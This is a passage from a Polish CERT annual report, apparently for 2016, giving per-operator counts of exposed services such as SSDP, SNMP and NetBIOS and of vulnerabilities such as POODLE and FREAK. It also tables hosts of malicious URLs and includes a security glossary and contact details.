|---|---|---|---|---|---|
| 1 | 5617 | Orange | 10 365 | 11 085 | 0,19% |
| 2 | 12741 | Netia | 4 236 | 4 666 | 0,26% |
| 3 | 6714 | GTS | 3 345 | 11 058 | 0,96% |
| 4 | 5588 | GTS | 1 920 | 3 877 | 0,20% |
| 5 | 13110 | INEA | 1 770 | 2 070 | 1,05% |
| 6 | 20804 | Exatel | 1 445 | 1 607 | 0,78% |
| 7 | 15997 | Intelligent Technologies | 1 316 | 1 482 | 4,02% |
| 8 | 20960 | TK Telekom | 746 | 861 | 0,30% |
| 9 | 8374 | Plus / Cyf. Polsat | 691 | 848 | 0,05% |
| 10 | 6830 | UPC | 574 | 635 | 0,01% |

**Tabela 17.** Liczba adresów IP na których wykryto niepoprawnie skonfigurowany serwer NTP w podziale na systemy autonomiczne

## SSDP

Simple Service Discovery Protocol to protokół służący do wykrywania urządzeń i jest częścią standardu Universal Plug and Play (UPnP). SSDP w zamierzeniu jest wykorzystywany w niewielkich sieciach lokalnych i nie powinien być dostępny z internetu.

Otrzymaliśmy 10 871 908 zgłoszeń o 1 664 184 unikalnych adresach IP, gdzie udostępniona była usługa SSDP. Średnia dzienna: 33 607 unikalnych adresów IP. W ciągu roku dla systemów autonomicznych Orange i Netii zaobserwowaliśmy spadek występowania SSDP o około 30 proc.

| Poz. | ASN | Nazwa | Średnia | Maksimum | % adresów |
|---|---|---|---|---|---|
| 1 | 5617 | Orange | 10 345 | 13 450 | 0,19% |
| 2 | 12741 | Netia | 3 531 | 4 715 | 0,21% |
| 3 | 29314 | Vectra | 3 081 | 4 604 | 0,58% |
| 4 | 41256 | Servcom | 1 791 | 2 110 | 4,73% |
| 5 | 21021 | Multimedia | 761 | 1 090 | 0,13% |
| 6 | 43939 | Internetia | 631 | 935 | 0,24% |
| 7 | 8374 | Plus / Cyf. Polsat | 427 | 611 | 0,03% |
| 8 | 196883 | MT-Net | 421 | 539 | 10,28% |
| 9 | 35191 | ASTA-NET | 388 | 504 | 0,67% |
| 10 | 20960 | TK Telekom | 386 | 653 | 0,16% |

**Tabela 18.** Liczba adresów IP na których wykryto usługę SSDP dostępną na zewnętrznym interfejsie w podziale na systemy autonomiczne

## SNMP

Simple Network Management Protocol to protokół do zdalnego zarządzania urządzeniami sieciowymi. Zazwyczaj zalecane jest używanie go wyłącznie w wydzielonych sieciach zarządzających, a w szczególności nie na publicznie dostępnych adresach. Poza zagrożeniem nieuprawnionego dostępu do urządzenia, usługa SNMP do której można połączyć się z internetu może być wykorzystana do ataków DDoS.

Otrzymaliśmy 10 153 916 zgłoszeń o 1 701 995 unikalnych adresach IP, na których udostępniono tę usługę. Średnia dzienna to 31 462 unikalnych adresów IP. Dla systemów autonomicznych 5617 (Orange), 12741 (Netia) oraz 21021 (Multimedia) zaobserwowaliśmy niewielką tendencję spadkową adresów z wystawionymi usługami SNMP.

| Poz. | ASN | Nazwa | Średnia | Maksimum | % adresów |
|---|---|---|---|---|---|
| 1 | 5617 | Orange | 12312 | 17 532 | 0,22% |
| 2 | 12741 | Netia | 9793 | 11 687 | 0,59% |
| 3 | 8798 | PAGI | 867 | 1 157 | 10,93% |
| 4 | 197201 | SM L-W Słowianin | 531 | 587 | 12,97% |
| 5 | 6830 | UPC | 436 | 1 196 | 0,00% |
| 6 | 196883 | MT-Net | 407 | 513 | 9,95% |
| 7 | 6714 | GTS | 378 | 944 | 0,11% |
| 8 | 12912 | T-Mobile | 306 | 693 | 0,04% |
| 9 | 8374 | Plus / Cyf. Polsat | 267 | 380 | 0,02% |
| 10 | 20960 | TK Telekom | 264 | 339 | 0,11% |

**Tabela 19.** Liczba adresów IP na których wykryto działającą usługę SNMP dostępną na zewnętrznym interfejsie w podziale na systemy autonomiczne

## Port mapper

Port mapper to niskopoziomowa usługa typowa dla unixowych systemów operacyjnych. Korzystają z niej protokoły wyższych warstw, w tym m.in. NFS (sieciowy system plików). Publicznie dostępny port mapper stanowi zagrożenia z uwagi na możliwość jego wykorzystania w atakach DDoS.

Średnio dziennie obserwujemy aż 28 343 adresów IP, na których jest uruchomiona ta usługa.

| Poz. | ASN | Nazwa | Średnia | Maksimum | % adresów |
|---|---|---|---|---|---|
| 1 | 5617 | Orange | 2 335 | 2 655 | 0,04% |
| 2 | 198414 | Biznes-Host.pl | 1 390 | 1 728 | 11,55% |
| 3 | 12741 | Netia | 1 258 | 1 393 | 0,08% |
| 4 | 29522 | KEI | 1 161 | 1 864 | 1,70% |
| 5 | 197226 | Sprint Data Center | 592 | 728 | 4,06% |
| 6 | 57367 | DevonStudio | 564 | 666 | 4,08% |
| 7 | 6830 | UPC | 515 | 555 | 0,00% |
| 8 | 15694 | ATMAN | 484 | 550 | 0,66% |
| 9 | 20853 | ETOP | 458 | 511 | 2,26% |
| 10 | 31242 | 3S | 431 | 502 | 0,44% |

**Tabela 20.** Liczba adresów IP na których wykryto usługę port mapper dostępną na publicznym interfejsie w podziale na systemy autonomiczne

## NetBIOS

NetBIOS to niskopoziomowy protokół wykorzystywany przede wszystkim przez systemy Microsoft. Powinien być wykorzystywany wyłącznie w sieciach lokalnych, a jeśli jest dostępny z sieci publicznej, stanowi zagrożenie - nie tylko w związku z możliwością wykorzystania w atakach DDoS.

Otrzymaliśmy łącznie 7 903 175 zgłoszeń o 161 177 unikalnych adresach IP, a średnia dzienna to 23 795 adresów. W sieci Orange zaobserwowaliśmy stały trend rosnący: od około 7 tys. urządzeń z otwartą usługą NetBIOS w styczniu do ponad 10 tys. w grudniu.

| Poz. | ASN | Nazwa | Średnia | Maksimum | % adresów |
|---|---|---|---|---|---|
| 1 | 5617 | Orange | 9 590 | 11 788 | 0,17% |
| 2 | 49185 | Protonet | 2 255 | 2 628 | 9,47% |
| 3 | 12741 | Netia | 2 014 | 2 337 | 0,12% |
| 4 | 198414 | Biznes-Host.pl | 1 540 | 1 739 | 12,80% |
| 5 | 8970 | WCSS | 413 | 554 | 0,63% |
| 6 | 8374 | Plus / Cyf. Polsat | 378 | 439 | 0,03% |
| 7 | 8267 | CYFRONET AGH | 291 | 363 | 0,38% |
| 8 | 5550 | Politechnika Gdańska | 275 | 416 | 0,42% |
| 9 | 12824 | home.pl | 200 | 230 | 0,10% |
| 10 | 21021 | Multimedia | 181 | 253 | 0,03% |

**Tabela 21.** Liczba adresów IP na których wykryto usługę NetBIOS na publicznym interfejsie w podziale na systemy autonomiczne

## Podatne usługi

W roku 2016 otrzymaliśmy zgłoszenia dotyczące 1,8 miliona unikalnych adresów IP, które są narażone na ataki oraz wyciek informacji. Na kolejnych stronach przedstawiamy szczegółowe informacje dla najistotniejszych zagrożeń tego rodzaju. Przedstawione statystyki zostały obliczone analogiczne jak w poprzedzającym podrozdziale.

Wysoko w rankingu najczęściej występujących podatnych usług znajdują się TFTP (drugie miejsce) i RDP (trzecie miejsce). Najczęściej spotykaną praktyką jest zabezpieczenie tego rodzaju usług poprzez ograniczanie dostępu z zewnętrznych adresów, dlatego fakt wystąpienia publicznie dostępnej usługi może wskazywać na błąd konfiguracji i potencjalną podatność. Natomiast opierając się na samym fakcie zgłoszenia dostępności, nie ma pewności, czy faktycznie dana usługa jest podatna. Na przykład RDP może posiadać ustawione silne hasło, co może stanowić wystarczające zabezpieczenie przed nieuprawnionym dostępem, o ile nie zostanie odkryta nowa podatność w aplikacji pozwalająca na obejście uwierzytelnienia.

O ile podobne podejście można by zastosować do baz danych lub podobnych aplikacji (Memcached, MongoDB, Elasticsearch, Redis, DB2), w ich przypadku dostęp publiczny jest niemal na pewno wynikiem błędnej konfiguracją i należy taką sytuację traktować jako podatność.

W zestawieniu pominęliśmy usługi, o których mieliśmy niewiele zgłoszeń, lub co do których nie byliśmy w stanie określić liczby podatnych serwerów z wystarczającą pewnością.

| Poz. | Usługa | Średnia dzienna | Maksimum dzienne | Odchylenie standardowe | Łączny czas obserwacji |
|---|---|---|---|---|---|
| 1 | POODLE | 360 459 | 424 458 | 80 532 | 73% |
| 2 | TFTP | 47 479 | 50 864 | 4 372 | 11% |
| 3 | RDP | 45 340 | 50 869 | 5 968 | 12% |
| 4 | NAT-PMP | 15 256 | 15 849 | 481 | 90% |
| 5 | FREAK | 4 583 | 5 247 | 594 | 86% |
| 6 | IPMI | 2 526 | 2 937 | 260 | 91% |
| 7 | Memcached | 478 | 765 | 86 | 92% |
| 8 | MongoDB | 284 | 333 | 23 | 90% |
| 9 | Elasticsearch | 65 | 83 | 8 | 92% |
| 10 | Redis | 65 | 81 | 8 | 91% |
| 11 | DB2 | 17 | 25 | 4 | 47% |

**Tabela 22.** Podatne usługi. Odchylenie standardowe dotyczy zmienności w dziennej liczbie adresów IP obserwowanych na przestrzeni roku, a łączny czas obserwacji odpowiada liczbie dni w ciągu roku, dla których mieliśmy informacje o danej usłudze

## POODLE

Znane podatności protokołu SSL/TLS są nadal powszechnym zjawiskiem wśród użytkowników polskiego internetu. Zdecydowanie najczęściej występującą jest POODLE, która umożliwia przeprowadzenie ataku doprowadzającego do ujawnienia zaszyfrowanych informacji. Otrzymaliśmy 96 241 154 zgłoszeń o 1 463 023 unikalnych adresach IP, średnia dzienna wynosiła 360 459 adresów.

Operator, którego dotyczy najwięcej zgłoszeń to Netia, gdzie znajduje się większość podatnych urządzeń w polskich sieciach. Co prawda zaobserwowaliśmy niewielką tendencję spadkową w sieciach Netii, ale nadal różnica między pozostałymi operatorami jest bardzo duża.

Biorąc pod uwagę rozmiar systemu autonomicznego, zaskakująco wiele adresów w sieciach Petrotel (AS29007) i Biznes-Host.pl (AS198414) posiada podatność na atak POODLE. W sieci Petrotel zaobserwowaliśmy również stały wzrost liczby podatnych urządzeń w ciągu roku.
Mimo powszechnego występowania, POODLE nie jest podatnością najwyższego ryzyka, ponieważ nie umożliwia ona wykradzenia kluczy kryptograficznych, ani bezpośrednio przejęcia kontroli nad serwerem oraz wymaga aktywnego przechwycenia sesji TCP (atak typu man-in-the-middle).

| Poz. | ASN | Nazwa | Średnia | Maksimum | % adresów |
|---|---|---|---|---|---|
| 1 | 12741 | Netia | 246 074 | 278 846 | 14,95% |
| 2 | 43939 | Internetia | 28 536 | 33 995 | 10,78% |
| 3 | 5617 | Orange | 18 172 | 22 695 | 0,33% |
| 4 | 29007 | Petrotel | 2 958 | 3 697 | 18,05% |
| 5 | 41256 | Servcom | 2 587 | 3 552 | 6,83% |
| 6 | 198414 | Biznes-Host.pl | 2 359 | 2 681 | 19,61% |
| 7 | 6830 | UPC | 2 214 | 2 841 | 0,02% |
| 8 | 20960 | TK Telekom | 1 846 | 2 825 | 0,74% |
| 9 | 6714 | GTS | 1 387 | 3 267 | 0,40% |
| 10 | 21021 | Multimedia | 1 354 | 1 917 | 0,23% |

**Tabela 23.** Liczba adresów IP na których wykryto usługę SSL z podatnością POODLE w podziale na systemy autonomiczne

## NAT-PMP

NAT Port Mapping Protocol (NAT-PMP) to prosta usługa implementowana często na routerach domowych, która pozwala na automatyczne otwieranie portów na publicznych interfejsach sieciowych. Ponieważ protokół nie uwzględnia uwierzytelnienia i pozwala na uzyskanie dostępu do sieci wewnętrznej, specyfikacja zabrania wystawiania usługi na publicznym interfejsie sieciowym. Mimo tego wiele urządzeń przyjmuje żądania NAT-PMP z dowolnego interfejsu (szczegóły: http://www.kb.cert.org/vuls/id/184540).

Otrzymaliśmy łącznie 5 111 487 zgłoszeń o 181 473 unikalnych adresach IP, na których wykryto tę usługę. Średnia wynosi 15 849 adresów dziennie.

| Poz. | ASN | Nazwa | Średnia | Maksimum | % adresów |
|---|---|---|---|---|---|
| 1 | 5617 | Orange | 1 307 | 1 404 | 0,02% |
| 2 | 12741 | Netia | 1 159 | 1 222 | 0,07% |
| 3 | 20960 | TK Telekom | 815 | 872 | 0,33% |
| 4 | 48559 | Infomex | 759 | 814 | 9,88% |
| 5 | 31242 | 3S | 628 | 804 | 0,63% |
| 6 | 60317 | Infomex | 547 | 591 | 26,71% |
| 7 | 21021 | Multimedia | 540 | 569 | 0,09% |
| 8 | 197300 | Infomex | 493 | 534 | 32,08% |
| 9 | 50188 | KOLNET | 451 | 586 | 4,41% |
| 10 | 29314 | Vectra | 397 | 510 | 0,08% |

**Tabela 24.** Liczba adresów IP na których wykryto usługę NAT-PMP dostępną na publicznym interfejsie w podziale na systemy autonomiczne

## FREAK

Podatność FREAK (Factoring Attack on RSA -EXPORT Keys) bazuje na wykorzystaniu kluczy poziomu eksportowego w SSL/TLS. Chociaż mechanizm ataku jest inny, podobnie jak w przypadku POODLE, w efekcie podatność ta umożliwia podsłuchanie treści szyfrowanej komunikacji (szczegóły: https://mitls.org/pages/attacks/SMACK#freak).

Otrzymaliśmy łącznie 1 464 108 zgłoszeń o 148 781 unikalnych adresach IP, średnio 4 583 adresów dziennie. Co ciekawe, niemal wszystkie zgłoszenia dotyczyły sieci Netii, gdzie zidentyfikowanych zostało blisko dwudziestokrotnie więcej podatnych serwerów niż w następnej w rankingu Internetii i około czterdziestokrotnie więcej w porównaniu z Orange. W zestawieniu pominęliśmy systemy autonomiczne ze średnią dzienną poniżej 10 adresów.

| Poz. | ASN | Nazwa | Średnia | Maksimum | % adresów |
|---|---|---|---|---|---|
| 1 | 12741 | Netia | 4 107 | 4 657 | 0,25% |
| 2 | 43939 | Internetia | 224 | 260 | 0,08% |
| 3 | 5617 | Orange | 103 | 143 | 0,00% |
| 4 | 31229 | e24cloud | 14 | 23 | 0,05% |
| 5 | 6830 | UPC | 10 | 15 | 0,00% |

**Tabela 25.** Liczba adresów IP na których wykryto usługę SSL/TLS z podatnością FREAK w podziale na systemy autonomiczne

## IPMI

W przypadku niektórych usług interesującym zjawiskiem są gwałtowne zmiany w liczbie niepoprawnie skonfigurowanych urządzeń. Przykład stanowi liczba serwerów udostępniających usługę IPMI (Intelligent Platform Management Interface).

IPMI to interfejs umożliwiający zdalne zarządzanie serwerami na poziomie sprzętowym, zazwyczaj wykorzystujący do komunikacji port 623 UDP. Podobnie jak SNMP, w typowych przypadkach nie powinien być poza siecią zarządzającą z powodu ryzyka nieuprawnionego dostępu do serwera (szczegóły: https://www.us-cert.gov/ncas/alerts/TA13-207A). W lipcu i sierpniu zaobserwowaliśmy skokowe zmniejszenie się liczby zgłoszeń dotyczących TK Telekom (AS20960) oraz UPC (AS6830). Spowodowane było to prawdopodobnie rekonfiguracją urządzeń klienckich lub ich wymianą.

| Poz. | ASN | Nazwa | Średnia | Maksimum | % adresów |
|---|---|---|---|---|---|
| 1 | 29232 | PAI | 440 | 575 | 14,31% |
| 2 | 47544 | IQ PL | 257 | 286 | 1,52% |
| 3 | 20853 | ETOP | 161 | 179 | 0,80% |
| 4 | 198153 | Dediserv | 113 | 124 | 4,40% |
| 5 | 5617 | Orange | 110 | 126 | 0,00% |
| 6 | 12741 | Netia | 102 | 114 | 0,01% |
| 7 | 15694 | ATMAN | 101 | 114 | 0,14% |
| 8 | 6830 | UPC | 93 | 144 | 0,00% |
| 9 | 20960 | TK Telekom | 44 | 76 | 0,02% |
| 10 | 29522 | KEI | 43 | 52 | 0,06% |

**Tabela 26.** Liczba adresów IP na których wykryto usługę IPMI dostępną na publicznym interfejsie w podziale na systemy autonomiczne

## Złośliwe Strony

Zebraliśmy informacje o 10 590 098 adresach URL związanych ze złośliwym oprogramowaniem. Ich domeny rozwiązywały się na 495 339 adresy IP. Z tego 342 312 unikalnych adresów URL zawierało 37 728 domen w TLD .pl. Tak duża liczba adresów URL spowodowana jest zgłaszaniem wielu wariantów adresów, które różnią się jedynie ostatnimi fragmentami. Dla niektórych domen liczba zgłoszeń różnych adresów URL przekracza nawet 10 tys.

Można zauważyć, że duża liczba domen używanych do rozpowszechniania złośliwego oprogramowania jest rejestrowana w podmiotach, które nieodpłatnie udostępniają nazwy domenowe trzeciego poziomu. Zaobserwowaliśmy 682 unikalnych domen trzeciego poziomu dla .strefa.pl i 882 dla .cba.pl. Można również zauważyć, że wiele z domen .pl było utrzymywanych w niewielkiej liczbie firm hostingowych, często na tym samym adresie IP, co ilustruje tabela 27.

W tabeli 28 przedstawiamy zestawienie systemów autonomicznych ze względu na liczbę adresów IP, na które rozwiązywały się wszystkie złośliwe adresy URL, o których zebraliśmy informacje. Najczęściej obserwowaliśmy adresy w systemach autonomicznych home.pl i nazwa.pl.

| Poz. | Liczba domen | Adres IP | ASN | Nazwa |
|---|---|---|---|---|
| 1 | 668 | 217.74.66.167 | 16138 | Interia |
| 2 | 606 | 95.211.144.65 | 60781 | LeaseWeb |
| 3 | 582 | 89.161.255.30 | 12824 | home.pl |
| 4 | 477 | 213.180.150.17 | 12990 | Onet.pl |
| 5 | 344 | 46.242.145.98 | 12824 | home.pl |
| 6 | 343 | 95.211.80.4 | 60781 | LeaseWeb |
| 7 | 310 | 193.203.99.114 | 47303 | Redefine |
| 8 | 262 | 46.242.145.94 | 12824 | home.pl |
| 9 | 243 | 217.97.216.17 | 5617 | Orange |
| 10 | 223 | 91.214.239.42 | 43325 | Xevin Consulting |

**Tabela 27.** Adresy IP na których były utrzymywane najwięcej domen .pl związanych ze złośliwym oprogramowaniem

| Poz. | Liczba IP | ASN | Nazwa | Procent sieci | Udział |
|---|---|---|---|---|---|
| 1 | 2 951 | 12824 | home.pl | 1,44% | 29,69% |
| 2 | 2 626 | 15967 | Nazwa.pl | 2,67% | 26,42% |
| 3 | 343 | 29522 | KEI | 0,50% | 3,45% |
| 4 | 340 | 198414 | H88. | 2,83% | 3,42% |
| 5 | 215 | 197226 | Sprint Data Center | 1,47% | 2,16% |
| 6 | 212 | 43333 | NEPHAX | 1,20% | 2,13% |
| 7 | 206 | 16276 | OVH | 0,01% | 2,07% |
| 8 | 126 | 29314 | VECTRA | 0,02% | 1,27% |
| 9 | 121 | 5617 | Orange | 0,00% | 1,22% |
| 10 | 119 | 12741 | Netia | 0,01% | 1,20% |

**Tabela 28.** Systemy autonomiczne, gdzie było utrzymywanych najwięcej złośliwych adresów URL

# Słowniczek podstawowych pojęć

- **Ataki bruteforce** – ataki polegające na seryjnych próbach odgadnięcia hasła dostępu do usługi
- **Banker** – rodzaj złośliwego oprogramowania, którego celem jest ingerencja w korzystanie użytkownika z systemu bankowego, a docelowo kradzież pieniędzy
- **Bot (inaczej: *zombie*)** – komputer, nad którym, dzięki działającemu na nim złośliwemu oprogramowaniu, pełną kontrolę posiada inna osoba niż właściciel
- **Botnet** – wiele botów zarządzanych wspólnie przez jedną osobę lub grupę osób
- **DoS (*denial of service*; dosłownie: odmowa usługi)** – atak, którego skutkiem jest uniemożliwienie dostępu do usługi na serwerze (na przykład pobrania strony WWW)
- **DDoS (*distributed denial of service*)** – atak DoS przeprowadzany z wielu źródeł jednocześnie
- **DRDoS (*distributed reflected denial of service*)** – atak DDoS przeprowadzony z wykorzystaniem pośredniczących serwerów, do których atakujący kieruje zapytania z fałszywym adresem źródła tak, aby odpowiedzi trafiały do rzeczywistego celu ataku
- **exploit kit** – rodzaj złośliwego oprogramowania wykonywanego na serwerze WWW, starającego się wykorzystać lukę w oprogramowaniu klienckim użytkownika odwiedzającego stronę (np. przeglądarce WWW, wtyczkach do odtwarzania wideo) do wykonania poleceń na jego komputerze
- **fast flux** – mechanizm służący podniesieniu odporności infrastruktury przestępczej (np. serwerów C&C), w którym dla danej nazwy domenowej zwracane jest przez DNS wiele, często wymienianych adresów IP (zazwyczaj należących do botów)
- **Honeypot** – serwer lub oprogramowanie klienckie udające podatne oprogramowanie z zamiarem poddania się w kontrolowany sposób atakowi celem lepszego poznania jego mechanizmów
- **Luka** – błąd w oprogramowaniu, który ma wpływ na bezpieczeństwo jego użytkowania
- **Luka 0 Day** – podatność 0 day (podatność dnia zero) - podatność, o której istnieniu nie wiadomo powszechnie (w szczególności, nie wie o niej producent oprogramowania), a co za tym idzie nie są znane dla niej sposoby zabezpieczenia
- **Malware (od *malicious software*)** – patrz: złośliwe oprogramowanie
- **Obfuskacja (*od obfuscation* = zaciemnienie kodu)** – celowe zapisanie kodu programu w taki sposób aby był on jak najbardziej nieczytelny i trudny do analizy
- **Phishing** – atak mający na celu wydobycie informacji (np. hasła) przez podszycie się pod zaufany podmiot (na przykład bank)
- **Ransomware (od *ransom* = okup i malware)** – rodzaj złośliwego oprogramowania, które uniemożliwia użytkownikowi dostęp do jego danych (najczęściej przez zaszyfrowanie), a do przywrócenia go wymaga wpłacenia okupu
- **Sandbox** – środowisko do kontrolowanego wykonywania kodu, który może być złośliwy, najczęściej dodatkowo umożliwiające rejestrowania i analizę efektów
- **Serwery C&C** – serwery służące do kontrolowania botnetu, np. wydawania poleceń, zmian konfiguracji
- **Sinkhole** – serwer, na który przekierowany jest ruch np. z przejętej domeny wykorzystywanej w botnecie
- **Spearphishing** – atak typu phishing ukierunkowany na konkretne osoby, np. konkretnych dyrektorów, księgową, zazwyczaj z odpowiednio przygotowanym scenariuszem, w którym wykorzystane są informacje zebrane na ich temat, np. za pośrednictwem mediów społecznościowych

- **Trojan** – rodzaj złośliwego oprogramowania, w którym złośliwy kod jest częścią innego programu lub dokumentu, który wygląda na nieszkodliwy
- **Tor (*The Onion Router*)** – wirtualna sieć komputerowa pozwalająca na łączenie się z serwisami internetowymi, lub tworzenie własnych serwisów (dostępnych wyłącznie w ramach sieci Tor) w taki sposób, aby niemożliwe było ustalenie rzeczywistego adresu IP użytkownika
- **Unpacker** – część programu odpowiedzialna za rozpakowanie (często także rozszyfrowanie) właściwego złośliwego kodu
- **Webinject** – fragment kodu HTML umieszczany w treści strony pobieranej przez przeglądarkę na zarażonym komputerze; może na przykład dodawać do zwykłej strony reklamy, lub żądania podania dodatkowych kodów, haseł itp.
- **Złośliwe oprogramowanie** – oprogramowanie, którego działanie powoduje szkody dla użytkownika

## Kontakt

Zgłaszanie incydentów: cert@cert.pl
Zgłaszanie spamu: spam@cert.pl
Informacja: info@cert.pl
Klucz PGP: www.cert.pl/pub/0x553FEB09.asc
Strona WWW: www.cert.pl
Facebook: fb.com/CERT.Polska
RSS: www.cert.pl/rss
Twitter: @CERT_Polska, @CERT_Polska_en

NASK/CERT Polska
ul. Kolska 12, 01-045 Warszawa
tel. +48 22 38 08 274
fax +48 22 38 08 399
mail: info@cert.pl

Zeskanuj kod i odwiedź
naszą stronę internetową